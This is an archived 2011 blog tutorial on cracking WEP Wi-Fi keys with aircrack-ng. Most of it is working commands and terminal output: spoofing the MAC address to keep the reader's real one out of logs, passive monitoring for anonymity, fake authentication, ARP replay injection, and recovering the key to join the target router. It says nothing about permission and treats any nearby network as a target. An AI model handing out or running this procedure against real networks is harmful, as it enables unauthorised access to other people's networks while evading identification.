http://sh3ll-h4ck3r.blogspot.ie/2011/08/wi-fi-hackcracking-wep-with-aircrack-ng.html

Cracking WEP with aircrack-ng


Backtrack--> any version will suffice. Download Here!

Or any distro with aircrack installed.

First things first, we want to spoof our mac address and enable monitor mode
Code:

```
airmon-ng stop wlan0 #or whatever your interface is you can type
ifconfig to see it

ifconfig wlan0 down

macchanger -m 00:11:22:33:44:55 wlan0

ifconfig wlan0 up

airmon-ng start wlan0
```

Now, these commands will change the mac address of your interface so .log files will not contain your true mac. Fairly simple


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
root@bt: ~ - Shell - K
12:08

```
root@bt:~# airmon-ng stop wlan0


Interface       Chipset         Driver

wlan0           Broadcom        b43 - [phy0]
                                (monitor mode disabled)

root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger -m 00:11:22:33:44:55 wlan0
Current MAC: 00:14:a5:22:e3:cd (unknown)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
root@bt:~# ifconfig wlan0 up
root@bt:~# airmon-ng start wlan0


Interface       Chipset         Driver

wlan0           Broadcom        b43 - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~# 
```

Now once this has been accomplished we want to view the networks in our area.
We can do this by typing this
Code:


```
airodump-ng wlan0
```

or to use monitor mode (no transmissions which helps with anonymity)

Code:

```
        airodump-ng mon0
```

You will get a screen that will look something like this.


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
root@bt: ~ - Shell - K
12:19

```
 CH  7 ][ Elapsed: 4 s ][ 2011-06-02 12:19

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 E0:91:F5:E5:9E:2A  -53       28        1    0   6  54e  WEP  WEP         test
 00:22:75:75:62:7F  -64       23        0    0   6  54e  OPN              Belkin_Enhanced_Wireless_75627F

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 E0:91:F5:E5:9E:2A  00:25:D3:E8:DD:EA  -47    0 - 1     0        1

root@bt:~#
```

Once you get to this screen and you see which network you want to crack you will press ctrl + c .
This ends the process and enables you to copy the bssid or Access point Mac address to your clipboard for later use.


Now you want to tell airodump-ng to only listen to the network you are trying to crack, and create a .cap file for aircrack to crack later.
So you will run
Code:

```
        airodump-ng -c 6 -w test --bssid E0:91:F5:E5:9E:2A wlan0
```

With airodump-ng the -c option tells it to listen on channel 6 which our test network is on and the -w creates a file named test-01.cap where airodump will store the information it captures for our cracking purposes. Now its time to open a new terminal.
In this terminal we want to associate ourselves with the router so we will run...
Code:

```
        aireplay-ng -1 6000 -q 12 -o 1 -a E0:91:F5:E5:9E:2A wlan0
```

The -1 attack is the fake authentication attack it will associate us with the router (access point) every 6000 seconds. The -q option sets aireplay-ng to send keep-alive packets every 12 seconds, and the -o option sets the number of packets per burst to the default number. The -a option sets the access points mac to send the attack to. You will get a screen that looks like this.


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole <2>
Shell
12:23


```
CH  6 ][ Elapsed: 2 mins ][ 2011-06-02 12:23

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  C

E0:91:F5:E5:9E:2A  -54 100     1432       33    0   6  54e  WEP  W

BSSID              STATION            PWR   Rate    Lost  Packets

E0:91:F5:E5:9E:2A  00:14:A5:22:E3:CD    0    0 - 1      0       14
E0:91:F5:E5:9E:2A  00:25:D3:E8:DD:EA  -44    1e- 1      0       86
```

```
root@bt:~# aireplay-ng -1 6000 -q 12 -o 1 -a E0:91:F5:E5:9E:2A wlan0
No source MAC (-h) specified. Using the device MAC (00:14:A5:22:E3:CD)
12:22:53  Waiting for beacon frame (BSSID: E0:91:F5:E5:9E:2A) on channel 6

12:22:53  Sending Authentication Request (Open System) [ACK]
12:22:53  Authentication successful
12:22:53  Sending Association Request

12:22:58  Sending Authentication Request (Open System)

12:23:00  Sending Authentication Request (Open System)
12:23:00  Authentication successful
12:23:00  Sending Association Request
12:23:00  Association successful :-) (AID: 1)

12:23:12  Sending keep-alive packet [ACK]
12:23:24  Sending keep-alive packet
```

Now we need to open up another terminal so we can tell the router to send us ARP request packets. We will run the following command.
Code:

```
aireplay-ng -3 -b E0:91:F5:E5:9E:2A -h 00:11:22:33:44:55 wlan0
```

The -3 command tells aireplay to use the ARP request replay attack and the -b tells it to filter only ARP packets from the access point we are cracking.Also the -h command tells it to send the router your fake mac address as the source of the requests. You will get a screen that looks like this.


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole <2>
root@bt: ~ - Shell - Konsole <3>
Shell
12:24

```
CH  6 ][ Elapsed: 3 mins ][ 2011-06-02 12:24

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  C

E0:91:F5:E5:9E:2A  -51 100     2264     9675  380   6  54e  WEP  W

BSSID              STATION            PWR   Rate

E0:91:F5:E5:9E:2A  00:14:A5:22:E3:CD    0    1 - 1
 0:91:F5:E5:9E:2A  00:25:D3:E8:DD:EA  -42    1e- 1
E0:91:F5:E5:9E:2A  00:25:D3:E8:DD:EA  -42    1e- 1
```

```
12:23:00  Sending Authentication Request (Open System)
12:23:00  Authentication successful
12:23:00  Sending Association Request
```


```
No source MAC (-h) specified. Using the device MAC (00:14:A5:22:E3:CD)
12:24:22  Waiting for beacon frame (BSSID: E0:91:F5:E5:9E:2A) on channel 6
Saving ARP requests in replay_arp-0602-122422.cap
You should also start airodump-ng to capture replies.
Read 447 packets (got 152 ARP requests and 94 ACKs), sent 115 packets...(503 pps
Read 622 packets (got 238 ARP requests and 137 ACKs), sent 164 packets...(499 pp
Read 800 packets (got 324 ARP requests and 181 ACKs), sent 214 packets...(499 pp
Read 966 packets (got 404 ARP requests and 222 ACKs), sent 264 packets...(499 pp
Read 1132 packets (got 485 ARP requests and 263 ACKs), sent 314 packets...(499 p
Read 1301 packets (got 566 ARP requests and 305 ACKs), sent 365 packets...(500 p
Read 1468 packets (got 648 ARP requests and 346 ACKs), sent 415 packets...(500 p
Read 1629 packets (got 727 ARP requests and 386 ACKs), sent 464 packets...(499 p
Read 1796 packets (got 807 ARP requests and 427 ACKs), sent 514 packets...(499 p
Read 1964 packets (got 889 ARP requests and 469 ACKs), sent 565 packets...(500 p
Read 2130 packets (got 969 ARP requests and 510 ACKs), sent 615 packets...(500 p
Read 2296 packets (got 1050 ARP requests and 551 ACKs), sent 665 packets...(500
Read 2462 packets (got 1131 ARP requests and 592 ACKs), sent 714 packets...(499
Read 2618 packets (got 1208 ARP requests and 631 ACKs), sent 765 packets...(500
Read 2778 packets (got 1286 ARP requests and 671 ACKs), sent 815 packets...(500
Read 2939 packets (got 1366 ARP requests and 711 ACKs), sent 865 packets...(500
Read 3104 packets (got 1447 ARP requests and 753 ACKs), sent 915 packets...(500
Read 3265 packets (got 1527 ARP requests and 793 ACKs), sent 965 packets...(499
Read 3426 packets (got 1607 ARP requests and 832 ACKs), sent 1015 packets...(499
```

Now you should see the data column from airodump-ng start climbing very rapidly. This is what we want. Usually it takes about 10,000 data packets to crack the key.

It is now time to crack the password.
Code:

```
aircrack-ng -b E0:91:F5:E5:9E:2A test-01.cap
```

This will crack the .cap file we created earlier, and you will end up with a screen like this.


root@bt: ~ - Shell - Konsole <4>
Session Edit View Bookmarks Settings Help
Shell
12:27

```
                                Aircrack-ng 1.1 r1738


                    [00:00:00] Tested 731 keys (got 58486 IVs)

   KB    depth   byte(vote)
    0    0/ 19   0C(73728) 08(71168) 80(69376) 7A(68864) 84(68864) 11(68096) BE(67840) A3(67072)
    1    3/  1   59(68608) DC(67840) FF(67072) 18(66816) 08(66048) 47(66048) 39(65792) 92(65536)
    2    0/  2   F5(77056) 04(67328) 3D(67072) 1A(66304) E5(66304) C1(65792) 6B(65536) C9(65536)
    3    4/  3   23(67072) 85(66816) B7(66816) C9(66560) EE(66304) 3D(66048) A2(65024) 34(64768)
    4    0/  1   54(80384) F7(68096) 3B(67328) 7D(67072) 4D(66816) 68(66560) D9(66304) 56(65792)

         KEY FOUND! [ 0C:87:62:DA:85:84:74:1D:E4:1D:5E:37:2A ]
     Decrypted correctly: 100%


root@bt:~#
```

Now all you have to do is write down the key, and input it to the router when it asks for the key. When you do this you don’t put the : just the letters and number.